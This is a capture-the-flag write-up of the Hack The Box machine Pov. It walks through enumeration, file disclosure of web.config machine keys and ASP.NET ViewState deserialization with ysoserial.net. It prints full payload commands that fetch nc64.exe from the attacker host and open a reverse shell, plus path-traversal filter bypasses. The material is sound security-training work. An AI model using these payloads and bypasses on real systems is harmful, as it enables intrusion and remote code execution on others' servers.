
HTB Machine - Pov
Summary:
The attack path for Pov is actually pretty straightforward, with no major rabbit holes. However, each step of the attack chain presents different sorts of obstacles, and requires a fair amount of research and debugging to overcome them. It starts with discovering the web server’s machine key through an LFI vulnerability, which can be used to exploit ASP.NET’s insecure ViewState deserialization for a shell. From here, I’ll find PSCredential to move to another user, and exploit SeDebugPrivilege to escalate to SYSTEM.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ sudo nmap --min-rate 1000 -p- 10.129.154.68 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 13:25 ACDT Nmap scan report for 10.129.154.68 Host is up (0.33s latency). Not shown: 65534 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 133.77 seconds ┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ sudo nmap -A -p 80 10.129.154.68 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 13:28 ACDT Nmap scan report for 10.129.154.68 Host is up (0.33s latency). PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 10.0 | http-methods: |_ Potentially risky methods: TRACE |_http-title: pov.htb |_http-server-header: Microsoft-IIS/10.0 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2019 (89%) Aggressive OS guesses: Microsoft Windows Server 2019 (89%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 333.37 ms 10.10.14.1 2 333.81 ms 10.129.154.68 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 25.79 seconds
Only port 80 is open. The scan identified pov.htb as the host name, so I’ll add it to /etc/hosts:
# HTB machine Pov
10.129.154.68   pov.htb
TCP80 - HTTP:

pov.htb is just a static page, there’s no useful information or links to other pages found. The virtual host scan found dev.pov.htb:
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ gobuster vhost -u http://pov.htb -w bitquark-subdomains-top100000.txt -t 100 --append-domain =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://pov.htb [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt [+] User Agent: gobuster/3.6 [+] Timeout: 10s [+] Append Domain: true =============================================================== Starting gobuster in VHOST enumeration mode =============================================================== Found: dev.pov.htb Status: 302 [Size: 152] [--> http://dev.pov.htb/portfolio/] Found: *.pov.htb Status: 400 [Size: 334] Progress: 100000 / 100001 (100.00%) =============================================================== Finished ===============================================================
I’ll also add this to /etc/hosts:
# HTB machine Pov
10.129.154.68   pov.htb   dev.pov.htb

The site seems to be a portfolio of the web developer.

It has a button for downloading his CV.
Interestingly, when hovering over the button, it shows a JavaScript function instead of a URL:

doPostBack is a feature in ASP.NET for enabling server-side processing of custom events. This post provides a comprehensive guide on how it works. In this case it sends a POST request to /portfolio/, which sends back Stephen’s CV in PDF format.

Notice that the filename, cv.pdf, is specified in the request. This is potentially LFI if no further filter/whitelisting is implemented on the parameter.
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=QcByRLrjXn3hFWxM15UQ87i6KT%2FZ1EXSmd2rpqocz0sJTVE7oPhYp9AyMXzreMOxLgUh5CxJMUaoXPpG3plq4jz8frc%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=tWuckc25M6EviYqOiju5dBFkw%2B5B%2BdafRLnVfpM1aYqW1p64gInOBOCdoSZI73%2BL2A8jz22wAxf850i48OrTm74adTx5bj%2Bil2LWb4wxXFHfljzV6OnZwr4ag7oilxAEnPsStQ%3D%3D&file=cv.pdf
Local File Disclosure
I’ll send the POST request to Repeater and try grabbing index.aspx, but it failed.

The error message mentioned default.aspx however, which I can read, confirming the LFI vulnerability.

The web config file can also be found one directory above:

It contains a decryption key and a validation key, as well as listing the ASP.NET version to be 4.5.
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
    </system.webServer>
</configuration>
ASP.NET ViewState:
At this point I tried automating the entire LFI process, as manually exploiting it in Burp is rather tedious. However, I had some issues with all the VIEWSTATE-related parameters, as modifying or removing any of them would result in an error.
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=QcByRLrjXn3hFWxM15UQ87i6KT%2FZ1EXSmd2rpqocz0sJTVE7oPhYp9AyMXzreMOxLgUh5CxJMUaoXPpG3plq4jz8frc%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=tWuckc25M6EviYqOiju5dBFkw%2B5B%2BdafRLnVfpM1aYqW1p64gInOBOCdoSZI73%2BL2A8jz22wAxf850i48OrTm74adTx5bj%2Bil2LWb4wxXFHfljzV6OnZwr4ag7oilxAEnPsStQ%3D%3D&file=..\web.config
After some Googling, I learned that ViewState is another ASP.NET feature for preserving page state between postbacks. They are serialized into base64-encoded strings and stored as hidden form values, which will be included in each postback request. You can read more about this in Microsoft’s documentation.
I also came across this blog post, where it details how ViewState can be vulnerable to deserialization attacks. Under certain circumstances, it may be possible to forge a malicious ViewState value and gain RCE on the server.
Exploitation:
ViewState Deserialization:
This blog post gives a detailed walkthrough on how to exploit ViewState’s deserialization. Since the target is running ASP.NET 4.5, we need the machine key, decryption key and the decryption algorithm, all of which can be found in web.config downloaded earlier. Also, there’s a public tool called ysoserial.net that makes generating the deserialization payload trivial.
Important: The tool is flagged as virus by Windows Defender, and Chrome also blocks its download. Only run it in a safe and controlled environment. It’s recommended to download the release ZIP directly to a whitelisted folder.
PS C:\Playground> $url = "https://github.com/pwntester/ysoserial.net/releases/download/v1.36/ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip" PS C:\Playground> Invoke-WebRequest -Uri $url -OutFile ysoserial.zip PS C:\Playground> dir Directory: C:\Playground Mode LastWriteTime Length Name ---- ------------- ------ ---- -a--- 9/02/2024 6:56 PM 5303737 ysoserial.zip PS C:\Playground> Expand-Archive .\ysoserial.zip Directory: C:\Playground Mode LastWriteTime Length Name ---- ------------- ------ ---- -a--- 9/02/2024 6:56 PM 5303737 ysoserial.zip
For a quick POC, I’ll generate a payload that sends a GET request back to my HTTP server:
PS C:\Playground\ysoserial\Release> $payload = "curl http://10.10.14.5:8000" PS C:\Playground\ysoserial\Release> $path = "/portfolio/default.aspx" PS C:\Playground\ysoserial\Release> $decryptkey = "74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" PS C:\Playground\ysoserial\Release> $valkey = "5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" PS C:\Playground\ysoserial\Release> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c $payload --path=$path --apppath="/" --decryptionalg="AES" --decryptionkey=$decryptkey --validationalg="SHA1" --validationkey=$valkey YaJrRRlbsn8Z5JqwRYrCaxu4D84mGfKwXksRQhGKgW%2FeMuvoiBkaaWiHVos2lMrdxvuK45D1l2hnsZc1wKkdhFtWNtJbBQYSe3rCBejpHl%2FyxO02bTmgV4fX1mIARAik0yH7u%2BxNYNROPxITilJAfhkyUMZkh9QZ2CeoL8QpxIW0Q%2B681zUKInAA6vp98XQUm%2BhjrFbvyXcQwQEJp22wjxbnJXE76OfwQkm%2BbjMsVr%2BRpOzqGBKhsj3ScdXaef6m1cBNbxkF2JiPznOOe4JIiiDKQ3KNwTL9dF5s0KC7%2FUmm8J7GzvzPJbTCxXtIKHHnvaK1KnhmvE%2BRcmdWk6wGpR4ZC7%2BQbohA%2BeiW%2BzKGmQleo2R%2FB9aIt%2BDLvTVNByWJsm83QzQ5DUspfnrDL9YmBaYX3kXoyLVMs6r2D%2BFO0%2BefvFSKyvdVV9hkq1Ke9MZaJlqagQKoeOjJTPwByy1XDZlvuLoIH7Hw8qd6fMkle2rSnwirxucDA%2BCqjJAgvGILtvVHioLHQlQE3bD1ay15aKJyJ68WuY2xFvrL9nhGo7WOqgze%2B3FlPE8gfS%2FVQgwkUplLEt%2FzCHzMEESCY2HCZsSn7%2BXRQKu9rcP0BqrAgq4SYP4asPyHVn9C%2F75HKR24VkACTNgETWur3IcbKTocaZZ4Y3Q3f7Pb3uXgQNsrAwZB4R9P0%2FbWKnCjzOEGZimObXbyIOwJ3V5ALqiIqU4GwigmUdBAoVcJ%2BAaF%2BLaPU1BwwoKbHBgJi6VzuNJzvMQsw5PDAiqxh%2BdbaUKqyhW1qX%2FY9rA%2Br066CRaKivqVrjyauBoJvjwY6K%2BixJoW7grM57FTpc4ch97LOCW1dLuzJ6Pdcozs9Kd7C9C4Ljnop126XfvwVBo0mmcg6%2B6GX%2BjlQFiMPyC3eHVrNtlEJckVdN%2F%2F6gYB2Z74GjnCiVmkJSWPWbMNuKmdA1zcF3%2BBd52IGRAveygxK6qpnMvph8VpNYzP6CdbSZOV1qtOCWtFyj6celNpZ31fbywRNc%2BEvtBqPWoweB7qdDN%2BOwSiHdcG1QZbdOoYA%2BPP6PSozZpzMK9peo6Ae4spf9pXkAQWQra%2B4HJ6Jr2ME6RF9ob4YmzPYCJA4DRZsrhEUbYWyySIOJxk2yOWb5%2FenFAT3OuhTTXrvYzKxp22OwQat8aAnlI3pLSJkoiRju85SYpBlzA5Ci6EOJBYEfCObyQtiKzCudX90Ljs%2BAEtUcq7qrY%2Fwh8zgP7%2FjQR5Xcp7wCONoodFqR0XJvJBVDkqTNFFeVFFwpeDWcNCI7ZXVZbYbSv3JcDHXeQzABg%3D
Going back to the Repeater tab, I’ll replace the __VIEWSTATE parameter with the generated payload, and send the request.

And a GET request is detected. Code execution successful!
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.129.154.68 - - [09/Feb/2024 19:17:41] "GET / HTTP/1.1" 200 -
For a reverse shell, I’ll first download a nc binary to the box, and save it in C:\Windows\Temp.
PS C:\Playground\ysoserial\Release> $payload = "curl http://10.10.14.5:8000/nc64.exe -o c:\\windows\\temp\\nc64.exe" PS C:\Playground\ysoserial\Release> $path = "/portfolio/default.aspx" PS C:\Playground\ysoserial\Release> $decryptkey = "74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" PS C:\Playground\ysoserial\Release> $valkey = "5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" PS C:\Playground\ysoserial\Release> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c $payload --path=$path --apppath="/" --decryptionalg="AES" --decryptionkey=$decryptkey --validationalg="SHA1" --validationkey=$valkey 9dUEAkmO%2FywVrT1VTR7YBg1KoHwqpXogOC342Vlvw09iqL3..SNIP..

The HTTP server log confirming the download request:
10.129.154.68 - - [09/Feb/2024 19:19:25] "GET /nc64.exe HTTP/1.1" 200 -
Then I’ll set up a listener on port 8001, and run the uploaded binary to send back a reverse shell.
PS C:\Playground\ysoserial\Release> $payload = "c:\\windows\\temp\\nc64.exe 10.10.14.5 8001 -e cmd" PS C:\Playground\ysoserial\Release> $path = "/portfolio/default.aspx" PS C:\Playground\ysoserial\Release> $decryptkey = "74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" PS C:\Playground\ysoserial\Release> $valkey = "5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" PS C:\Playground\ysoserial\Release> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c $payload --path=$path --apppath="/" --decryptionalg="AES" --decryptionkey=$decryptkey --validationalg="SHA1" --validationkey=$valkey CIbizdP5QVHv7%2B0cNpd3xdO3TOOAa3DgqiP8K2eeB..SNIP..

And like that, I got foothold on the box as pov\sfitz.
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.5] from (UNKNOWN) [10.129.154.68] 49679 Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. C:\windows\system32\inetsrv> whoami pov\sfitz
Escalation from sfitz:
Source Code:
I checked the web’s index file, and found the download function I exploited earlier with LFI.
C:\inetpub\wwwroot\dev\portfolio\index.aspx.cs:
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
using System.Net;

public partial class index : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }

    protected void Download(object sender, EventArgs e) {

        var filePath = file.Value;
        filePath = Regex.Replace(filePath, "../", "");
        Response.ContentType = "application/octet-stream";
        Response.AppendHeader("Content-Disposition","attachment; filename=" + filePath);
        Response.TransmitFile(filePath);
        Response.End();

    }
}
It actually have some sort of LFI protection, removing ../ from the user-provided file path. But I can think of at least three ways to bypass this:
1. Backslashes:
Since it’s a Windows machine, backslashes (\) can also be used in file paths. ..\ can still be used to traverse directories, which is what I did earlier to read the web config.
2. Non-Recursive Filters:
The ../ filter is only run once in the code, and not recursively. Hence, something like ....// would result back in ../ after the filter, and I can set the file path as ....//web.config and still be able to read the file.
